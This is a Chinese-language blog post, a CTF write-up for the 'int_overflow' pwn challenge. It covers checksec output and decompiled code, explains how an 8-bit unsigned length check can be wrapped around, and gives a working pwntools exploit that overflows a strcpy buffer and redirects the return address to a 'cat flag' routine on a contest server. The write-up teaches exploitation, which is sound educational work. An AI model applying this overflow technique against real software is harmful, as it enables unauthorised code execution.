# int_overflow writeup

原创

dittozzz 于 2019-01-06 23:06:55 发布 817 收藏 1

分类专栏： pwn 攻防世界pwn题wp




本文链接：https://blog.csdn.net/qq_43394612/article/details/85957193



pwn 同时被 2 个专栏收录

23 篇文章 4 订阅

订阅专栏



攻防世界pwn题wp

6 篇文章 0 订阅

订阅专栏

做了半天，没注意是整型溢出。。。

拿到题目检查下防护：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

随便运行下：

```
----------------------
~~ Welcome to CTF! ~~
       1.Login
       2.Exit
----------------------
Your choice:1
Please input your username:
1
Hello 1

Please input your passwd:
1
Invalid Password
wxy111@ubuntu:~/Desktop$
```



放到ida里看下：

```
int __cdecl main(int argc, const char **a
{
  int v4; // [esp+Ch] [ebp-Ch]
```

```
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("----------------------");
  puts("~~ Welcome to CTF! ~~");
  puts("       1.Login        ");
  puts("       2.Exit         ");
  puts("----------------------");
  printf("Your choice:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 1 )
  {
    login();
  }
  else
  {
    if ( v4 == 2 )
    {
      puts("Bye~");
      exit(0);
    }
    puts("Invalid Choice!");
  }
  return 0;
```



```
char *login()
{
  char buf; // [esp+0h] [ebp-228h]
  char s; // [esp+200h] [ebp-28h]

  memset(&s, 0, 0x20u);
  memset(&buf, 0, 0x200u);
  puts("Please input your username:");
  read(0, &s, 0x19u);
  printf("Hello %s\n", &s);
  puts("Please input your passwd:");
  read(0, &buf, 0x199u);
  return check_passwd(&buf);
}
```



```
char *__cdecl check_passwd(char *s)
{
  char *result; // eax
  char dest; // [esp+4h] [ebp-14h]
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Invalid Password");
    result = (char *)fflush(stdout);
  }
  else
```

```
  {
    puts("Success");
    fflush(stdout);
    result = strcpy(&dest, s);
  }
  return result;
}
```



题目对输入的password的长度进行了检查，只能在4到8范围内。
在strcpy处有溢出，想要进行溢出就必须绕过v3的检查。

```
unsigned __int8 v3; //
```

发现v3是8位无符号整数，则最大只能是255。
但是read函数能读取的长度是0x199，远大于255，那就可以进行整型溢出，让passwd的长度是 260到264就可以了。

程序本身段有system(“cat flag”),则可以将返回地址覆盖到这里来。

```
.text:0804868B ; __unwind {
.text:0804868B                 push    ebp
.text:0804868C                 mov     ebp, esp
.text:0804868E                 sub     esp, 8
.text:08048691                 sub     esp, 0Ch
.text:08048694                 push    offset command  ; "cat flag"
.text:08048699                 call    _system
.text:0804869E                 add     esp, 10h
.text:080486A1                 nop
.text:080486A2                 leave
.text:080486A3                 retn
```



exp如下：

```
from pwn import*

a=remote("111.198.29.45","32363")

a.recvuntil("Your choice:")

a.send("1\n")

a.recvuntil("\n")

a.send("a\n")

a.recvuntil("\n")

payload='A'*(0x14+4)+p32(0x0804868B)

payload+= 'A'*(260-len(payload))

a.sendline(payload)

print a.recvall()
```